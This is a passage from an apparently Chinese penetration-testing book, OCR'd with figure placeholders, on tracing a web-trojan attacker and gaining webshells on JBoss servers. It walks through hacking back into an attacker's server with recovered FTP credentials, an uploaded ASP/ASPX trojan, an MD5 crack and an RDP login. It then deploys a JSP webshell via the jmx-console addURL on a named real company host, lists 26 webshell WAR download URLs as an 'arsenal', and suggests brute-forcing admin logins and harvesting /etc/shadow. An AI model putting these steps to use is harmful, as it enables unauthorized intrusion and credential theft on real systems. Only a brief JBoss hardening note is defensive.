


图 6-19　使用 URLSnooper 监听网站的所有链接和访问

到网站根目录查看网站文件的最近修改时间。首页更改的时间为 8 月 25 日，因此可以借助系统的文件搜索功能搜索 8 月 24 日至 8 月 26 日之间的文件。

如图 6-20 所示，找到数十个文件，而且被修改文件有共同的特点，即 index.html、index.asp、conn.asp、top.asp、foot.asp 和 JS 文件均被修改。可以看出，该攻击者绝对是一个团伙或者一个老手所为，不是对所有文件进行挂马，而是有针对性地对一个关键文件进行挂马。




图 6-20　查找被修改的网站文件

02　清除挂马代码

在所有文件中查找代码“<script src=http://%61%76%65%31%2E%63%6E></script>”，然后将其清除。

6.2.2 系统入侵痕迹搜索和整理

查看系统目录及服务器上的所有目录中的文件，发现该入侵者使用过“1433 全自动扫描传马工具”。通过对该工具软件的研究分析可知，该扫描工具中需要有配置文件以下载木马。果不其然，在系统目录下发现有一个文件 cc1.txt 的生成日期是 5 月 29 日，大小只有 64 字节，使用 type 命令显示如下。

```
open 122.138.14.8
gusdn
lixuanyu
binary
get 1.exe
bye
```

该文件是 FTP 自动下载的配置信息，直接使用 CuteFTP 软件，填写 IP 地址和账号、密码，顺利登录，如图 6-21 所示。从服务器上的文件不难看出，这台机器的 FTP 路径是 Windows 系统某个磁盘的根目录，里面有不少黑客用的工具，机主肯定是一个入侵者或者安全爱好者。

图 6-21 成功登录 FTP 服务器

用扫描工具软件查看计算机的端口开放情况。如图 6-22 所示，系统开放了 80 端口和远程终端服务 3389 端口。




图 6-22 查看远程服务器端口开放情况

说明

很多入侵者在利用网上下载的工具时，没有很好地设置和改造，只是进行简单的配置后便开始攻击和入侵，因此在肉机上经常留下各种木马的安装文件，有时甚至还有 FTP 自动上传文件的配置文件。可以使用“dir /od/a”命令查看当前目录中的文件，如果存在小于 100 字节的文件，则这些文件极有可能是配置文件。

6.2.3　利用社会工程学进行反渗透

下面我们利用社会工程学的思维进行反渗透，从而保护自己的服务器。

1. 使用获取的 FTP 账号猜测服务登录口令

既然服务器开放了 3389 端口、FTP 服务，那么可以尝试利用 FTP 的账号和口令登录其 3389 远程桌面。猜测 administrator 的口令，结果不是“gusdn”，也不是“lixuanxu”，说明使用 FTP 账号和口令不能进入系统，需要换一个思路。

2. 从网站入手

使用 IE 浏览器打开该 IP 地址，可以正常访问。该服务器提供了 Web 服务，网站为游戏私服服务器，如图 6-23 所示，通过 HDSI 及 Domain 3.5 等 SQL 注入工具对网站进行探测，没有找到可以利用的地方。

3. 从 FTP 目录入手

在 FTP 的目录中有一个“web”子目录，会不会与网站有关系呢？上传一个 ASP 木马到“web”子目录试试。不试不知道，一试吓一跳——这个目录正是网站的根目录，ASP 小马可以正常运行，如图 6-24 所示。通过 ASP 木马在网站中看了看，发现可以浏览所有磁盘，不过只有 D 盘有写权限。经过与 FTP 中的文件进行对比，FTP 的根目录就是 D 盘。

图 6-23　服务器提供 Web 服务




图 6-24　上传 ASP 木马

既可以上传文件，也可以浏览文件，那么，要想提升权限，还必须能执行命令。上传一个 ASP 的 cmd 木马到“web”子目录，竟然不能执行。继续利用 ASP 木马在寻找其他突破口，结果一无所获。FTP 不是用 Serv-U 开的，C 盘不可写，不能执行命令，怎么办？

4. 上传 ASP.NET 木马，提升系统权限

用 3389 登录这台机器时，它的操作系统是 Windows Server 2003，可能支持 ASP.NET。为什么不上传一个 ASPX 的 cmd 的木马试试呢？说干就干。果然，ASPX 木马能够执行命令，如图 6-25 所示。查看机器用户列表，居然没有“administrator”，却有一个“xuanyu”，而 FTP 口令是“lixuanyu”，

一定是管理员更改了超级用户名。它的口令会是什么呢？还是用 3389 登录器测试，不是“gusdn”，不是“lixuanyu”，更不是“12345678”——猜不出来了。

5. 获取数据库用户管理员密码

按照密码设置习惯，入侵者极有可能使用了相同的密码，因此，可以尝试获取数据库中用户的密码以登录远程终端服务器。使用 CuteFTP 对整个网站目录中的文件进行查看，在“TT”目录中发现数据库文件“$_$%●yingzi★!#%&^$#.asa”，使用 FTP 下载后，把文件的后缀改为“mdb”，使用 Access 直接打开该数据库，如图 6-26 所示，从中找到管理员使用的表 Gq_Admin。

图 6-25　使用 ASP.NET 木马查看系统管理员账号




图 6-26　获取管理员表 Gq_Admin

从表 Gq_Admin 中发现存在“gusdn”用户，并且是高级管理员权限，密码用 MD5 加密后是“5334e6dd7b8exxxx”。访问 cmd5 网站，填好 16 位密码，解密。不到 1 分钟，密码就被破解了，是“12703XXX”，如图 6-27 所示。

6. 再次登录远程终端

直接打开远程终端连接器，在其中输入用户名“xuanyu”，密码“12703XXX”，然后单击“连接”按钮，很快就成功进入该计算机，如图 6-28 所示。




图 6-27　获取用户的密码




图 6-28　成功进入攻击者服务器

7. 查看入侵者的服务器

使用 systeminfo 工具查看系统的详细情况，具体如下。

```
Systeminfo
Default Domain:   KIRY-C1AEF31B8B
```

```
IP Address:      122.138.14.8
Computer Name:    KIRY-C1AEF31B8B
Current UserName: xuanyu
Update Time:      0 day 22 Hour 43 Min 57 Sec
Total Memory:     1015 MB
Free Memory:      682 MB
CPU Speed:        2.7 GHz
Cpu Number:       2
Termsrv Port:     (3389,3389)
Language:         Chinese (PRC)
Operate System:   WIN2003
Window Directory: C:\WINDOWS
System Directory: C:\WINDOWS\system32
Hard Disk: C:\ (NTFS) Total 9.77 Gb, Free  4.02 Gb.
Hard Disk: D:\ (NTFS) Total 29.29 Gb,  Free 26.86 Gb.
Hard Disk: E:\ (NTFS) Total 31.81 Gb,  Free 27.74 Gb.
```

几天后，这台机器的 FTP 服务被取消了，网站也从 122.138.14.8 搬到了 122.138.14.4，且只能用域名 www.sow2i.com 登录。不过，3389 还在使用，而且两台机器的账号和口令都是一样的。这样，就可以成功渗透第二台计算机。

6.2.4　总结与思考

网络安全与维护是攻击与防护的对立统一，好的攻击就是好的防护，利用从被挂马的计算机中获取的痕迹，反过来渗透入侵者的计算机，也不是不可能的事情。回想反渗透入侵者服务器的过程，突破口只是一个 FTP 口令，然后就从网页木马到数据库下载，从 MD5 管理员口令到主机用户口令，最后实现了 3389 远程桌面登录。整个过程并没有多少技术含量，就是因为攻击者的疏忽大意，结果被反渗透！因此，在网络管理与维护的过程中，碰到问题不要害怕，只要仔细分析，合理利用自己掌握的所有信息，就极有可能发生意想不到的事情。让我们在网络维护过程中享受工作的乐趣吧。

6.3　JBoss 获取 WebShell

JBoss 是一个大型应用平台，普通用户很难接触，而越是难以接触的东西，就越觉得高深。借用北京公交乘务员李素丽的一句话："用力只能干出称职，用心才能干出优秀。"在安全上也是如此。虽然 JBoss 平台很难掌握，但是只要找到 JBoss 的罩门，一样能轻松渗透。本节就如何针对 JBoss 的一个漏洞获取其 WebShell 进行讨论，由于只是研究，因此内容点到为止。

6.3.1　使用漏洞特征进行搜索

在 JBoss 的整个漏洞中，一个显著的特征就是 "8080/jmx-console/"（当然也有其他特征）。这个特征主要便于在 Google 中进行搜索。

现在 Google 的搜索地址为 www.google.com.hk（使用百度搜索的效果不如 Google）。在 Google 的输入框中输入 "inurl:"8080/jmx-console/""，会得到很多结果。

6.3.2　访问网站并进行漏洞测试

对搜索出来的记录一一查看，看其能否正常访问。由于搜索引擎的时效性，有些网站虽然显示

在搜索结果中，但由于各种原因，已经不能访问。如果网站不能正常访问就可以舍弃。

在搜索结果中，http://oa.tsingtaobeer-sales.com:8080/jmx-console/ 网站能够正常访问。在该页面中搜索“jboss.deployment”，并找到“* flavor=URL, type=DeploymentScanner”，单击该超链接，看看能否正常访问，如图 6-29 所示。




图 6-29　测试 JBoss 页面

6.3.3　添加 WebShell 的 WAR 文件地址

将 JSP 的 Shell 压缩成 WAR 文件，然后将该 WAR 文件上传到互联网上能够访问的网站中。本例中 WAR 文件的真实地址为“http://www.cam*****.com.hk/forum/forumdata/cache/war.war”，当前打开的页面为“http://oa.tsingtaobeer-sales.com:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment%3Atype%3DDeploymentScanner%2Cflavor%3DURL”，在该页面找到 void addURL() 函数，将“http://www.cam*****.com.hk/forum/forumdata/cache/cmd.war”复制到“ParamValue”中，如图 6-30 所示。单击“invoke”按钮，将 http://www.cam*****.com.hk/forum/forumdata/cache/war.war 下载到本地服务器并进行部署，部署成功后会给出相应的提示，如图 6-31 所示。




图 6-30　利用 addURL 函数下载并部署 WAR 文件




图 6-31　操作成功

6.3.4　应用修改使设置生效

回到主界面，如图 6-32 所示，在 URLList 中会看到刚才加入的 WAR 地址，单击“Apply Change”选项使设置生效。

非卖品，仅供非商业用途或交流学习使用




图 6-32　应用修改使设置生效

6.3.5　充实“武器库”

通过观察 URLList，发现该列表就是部署 WAR 的地址。如果通过前面的步骤在 URLList 中仅仅只有我们自己的地址，那么我们就是第一个获取该服务器的人，在获取服务器的权限后可以对其进行升级和加固，从而可能长期“维护”和使用该服务器。在本例中，将 URLList 中的值复制到“记事本”中，然后进行整理——有 26 个 WAR 文件，地址列表如下。

- http://116.232.230.228/xm.war
- http://117.67.0.248/wc.war
- http://121.207.250.24/war.zip
- http://121.207.250.24/war1.zip
- http://189.54.19.69:8181/cmd.war
- http://189.54.19.69:8181/h2010.war
- http://192.168.1.56:8080/System-Console/jsp/test.war
- http://203.246.56.27:8080/safe/safe.war
- http://210.51.25.183/icons/war.war
- http://221.137.124.253:8080/System-Console/jsp/job.jsp
- http://221.137.124.253:8080/System-Console/jsp/test.war
- http://61.178.73.149/job/no.war
- http://blog.avfree.cn/cmd.war
- http://blog.xiancn.com/Browser.war
- http://blog.xiancn.com/cmd.war
- http://jbosstest.webs.com/Browser.war
- http://www.acclaimedenterprises.com/tmp/browser.war
- http://www.camgear.com.hk/forum/forumdata/cache/Browser.war
- http://www.cfblog.com/honeywell/war.war
- http://www.laodu.com.cn/ri/hack.war
- http://www.nmgfb.com/coody.war
- http://www.posumex.com/bdd/user/war.war
- http://www.str0m.cn/1.war
- http://www.yunxi.net/cmd.war
- http://yese.yi.org/cmd.war
- http://yese.yi.org/war/cmd.war

非卖品，仅供非商业用途或交流学习使用

可以依次访问这些地址，当然，一个简单的办法是复制这些地址，将其粘贴在 FlashGet 中，通过 FlashGet 下载。虽然这些地址中有些 WAR 无法下载，但通过对下载的 WAR 文件进行整理和分析，获取了 4 个好用的 WAR 文件。笔者在测试时就想用 WAR 文件解决问题，来回折腾了好几次都没有成功，但换成获取的 WAR 文件就成功了。将这些好用的 WAR 文件归入“武器库”，充实“弹药”！

6.3.6 获得 WebShell

在浏览器地址栏中输入“http://oa.tsingtaobeer-sales.com:8080/war”，测试 WebShell 能否正常访问，如图 6-33 所示，看到了熟悉的 JSP WebShell 页面。需要特别注意的是，在部署过程中，由于 WAR 文件和网站路径的不同，其访问地址可能会有一些不同，因此需要多进行测试，有的直接可以访问，有的需要添加 WAR 包的名称。




图 6-33 获得 WebShell

防御方法主要是给 jmx-console 加上访问密码，即采取以下方法。

01 在“${jboss.server.home.dir}/deploy”下面找到“jmx-console.war”目录，编辑“WEB-INF/web.xml”文件，去掉 security-constraint 块的注释，使其发挥作用。

02 编辑“WEB-INF/classes/jmx-console-users.properties”或“server/default/conf/props/jmx-console-users.properties(version >=4.0.2)”，以及“WEB-INF/classes/jmx-console-roles.properties”或“server/default/conf/props/jmx-console-roles.properties(version>=4.0.2)”，添加用户名和密码。

03 编辑“WEB-INF/jboss-web.xml”，去掉 security-domain 块的注释，security-domain 值的映射文件为“login-config.xml”（该文件定义了登录授权方式）。

6.4 JBoss Application Server 获取 WebShell

JBoss 是全世界开发者共同努力的成果，是一个基于 J2EE 的开放源代码的应用服务器。JBoss 代码遵循 LGPL 许可，可以在任何商业应用中免费使用。2006 年，JBoss 公司被 Red Hat 公司收购。JBoss 是一个管理 EJB 的容器和服务器，支持 EJB 1.1、EJB 2.0 和 EJB 3.0 规范。但 JBoss 的核心服务不包括支持 Servlet/JSP 的 Web 容器，一般与 Tomcat 或 Jetty 绑定使用。JBoss 有如下优点。

- JBoss 是免费的、开放源代码 J2EE 的实现，通过 LGPL 许可证进行发布。但同时，JBoss 也有闭源的，开源和闭源的流入/流出的不是同一途径。
- JBoss 需要的内存和硬盘空间比较小。
- JBoss 安装便捷，解压后只需配置一些环境变量即可。
- JBoss 支持热部署，在部署 BEAN 时，只复制 BEAN 的 JAR 文件到部署路径下即可自动加载，如果有改动也会自动更新。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

- JBoss 与 Web 服务器在同一个 Java 虚拟机中运行，Servlet 调用 EJB 不经过网络，从而大大提高了运行效率，提升了安全性能。
- 用户可以直接实施 J2EE-EAR，不必像以前一样分别实施 EJB-JAR 和 Web-WAR，非常方便。
- JBoss 支持集群。

本节主要介绍如何获取 JBoss Application Server 的 WebShell。“JBoss Application Server”简称“JBoss AS”，即“JBoss 应用服务器”，下面是详细的渗透方法和过程。

6.4.1　扫描 JBoss Application Server 端口

JBoss 默认采用 8080 端口，也可以自定义端口，通常为 80 和 8080。扫描端口时，可以使用 NMap，也可以使用 JSky 自带的 IISPuter。通过扫描或者目标服务器开启 8080 端口，通过 IE 浏览器直接对该 IP 地址进行访问，如图 6-34 所示，获取了 JBoss AS 的主界面，该界面与 JBoss 界面类似。




图 6-34　JBoss AS 主界面

JBoss AS 主要有两大类，一类是管理 JBoss AS 实例，另一类是 JBoss AS 在线资源。在 JBoss AS 实例中共有 4 个选项。

- Administration Console：管理控制台。该控制台可以管理 JBoss AS 的所有应用，管理部署应用程序。单击该链接会显示一个登录窗口，如图 6-35 所示，在该登录窗口中需要输入用户名和密码，验证正确后即可进行管理。如果在 JBoss AS 中未对管理控制台设置访问密码，则可以直接进入管理控制台。




图 6-35　JBoss AS 管理控制台

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

- JMX Console：JMX Console 是 JBoss 中的一个 Web 应用程序，它可以查看当前装载到 JBoss 服务器中的 MBeans，检查它们当前的状态，并用浏览器读取和写入它们的属性。单击该链接，打开 JMX Console 的主界面，如图 6-36 所示，可以看到 JMX Agent 的情况，即部署的 WAR 程序的详细情况。在该窗口中还可以看到对象名称过滤器（Object Name Filter），按照不同的名称查看 JBoss 的 Web 应用情况。渗透 JBoss 服务器的一个方法就是通过 jboss.deployment 下的“flavor=URL, type=DeploymentScanner”添加一个可下载的 WAR 地址，从而获得一个 WebShell。




图 6-36　JMX Console 主控制台

- JBoss Web Console：JBoss Web Console 主要显示 JBoss 版本信息、JBoss 运行时间、主机 IP 地址、环境信息、硬件信息及 JVM 硬件等信息，如图 6-37 所示，掌握这些信息在渗透过程非常有用。




图 6-37　JBoss Web Console 主界面

- Tomcat status (full) (XML)：主要用于查看 Tomcat 的运行 Status。

6.4.2　通过 JBoss AS 部署 WebShell

通过 JBoss AS 部署 WebShell 的过程如下。

01　登录验证

通过 Administration Console 进入管理控制台，如图 6-38 所示，有些服务器设置了口令，不过该控制台可以进行暴力破解，可以尝试 admin/admin、admin/123456 等弱口令组合。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 6-38　进入 JBoss AS 管理控制台

02　查看 Web Application（WAR）

单击 JBossAS Servers 下的“Web Application（WAR）”选项，展开 WAR 的部署情况。如图 6-39 所示，显示了所有已经部署的 WAR，管理员可以通过这个界面查看服务器是否被入侵。




图 6-39　查看已经部署的 WAR

03　上传 WAR 文件

在 Web Application 主界面右下方有一个“Add a new resource”按钮，单击该按钮可以部署新的 WAR，如图 6-40 所示。




图 6-40　上传 WAR 文件进行部署

单击“浏览”按钮，选择一个 WAR 文件，如果没有 WAR 文件，可执行命令“jar -cvf myshell.war index.jsp”，将 WebShell 文件 index.jsp 生成 myshell.war。单击“Continue”按钮继续进行部署，如果部署的 WAR 文件不是 JBoss 能够识别的（不是通过 jar 命令生成的）则会报错，如图 6-41 所示。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 6-41　部署报错

针对该情况有两种解决方案：一种是自己搭建环境，生成一个 WAR 文件；另一种是收集一些 JSP WebShell 的 RAR 文件。重新上传能用的 WAR 文件，如图 6-42 所示，部署成功。




图 6-42　重新部署 WAR 文件

04　启动 Web Application 应用程序

在 Web Application 中单击刚才部署的 WAR 文件，可以查看其配置情况。如图 6-43 所示，在该配置页面可以看到其一般属性，如名称、版本和描述等信息，该信息主要用于部署程序调试等用，在 WebShell 中基本无用。

图 6-43　查看 WAR 程序的配置情况

单击“Control”标签进入服务控制页面，单击“Start”按钮开启该 WAR 应用。如果想关闭该应用，单击“Stop”按钮即可，而“Restart”按钮则表示重启该 WAR 应用。如图 6-44 所示，将刚才部署的 WAR 的 WebShell 运行。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 6-44　运行刚刚部署的 WAR 应用

6.4.3　获取 JSP 的 WebShell

在地址栏输入“http://202.10.xxx.xxx:8080/war/”进行 WebShell 的访问测试，如图 6-45 所示，顺利获取 JSP 的 WebShell 界面，输入密码即可进入 WebShell 进行管理。




图 6-45　获取 WebShell

如图 6-46 所示，获取 ServerName、ServerPort、Server OS、CurrentUser、CurrentUserFolder、CurrentWorkingDirectory、程序相对路径、程序绝对路径、网络协议、服务器软件版本信息、JDK Version、JDK HomeDir、Java VM、Java VM Name、Java ClassPath、Java LibraryPath、Java TmpFolde、JIT 编译器名、扩展 Folder 路径、客户端信息、RemoteAddress、RemoteHostName、Username、请求方式及应用安全套接字层等信息。

图 6-46　获取服务器等相关信息

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

由该页面可以知道，目前用户为 root 权限，即服务器最高权限。后期可以收集 root 等其他用户的 .bash_history、.mysql_history，获取 etc/passwd、etc/shadow 等有关密码信息的文件，获取网站敏感配置文件等。

6.5 Tomcat 弱口令搞定某 Linux 服务器

对运行 JSP 服务器的渗透方法与其他脚本的渗透方法稍有不同，JSP 网站一般需要通过 WAR 文件部署程序，对这类网站的渗透，可以通过暴力破解 Tomcat 用户密码及 MySQL、Oracle 数据库密码等方法获取 WebShell。本节介绍的 Apache Tomcat Crack 软件对 Tomcat 服务器具有较好的暴力破解能力。

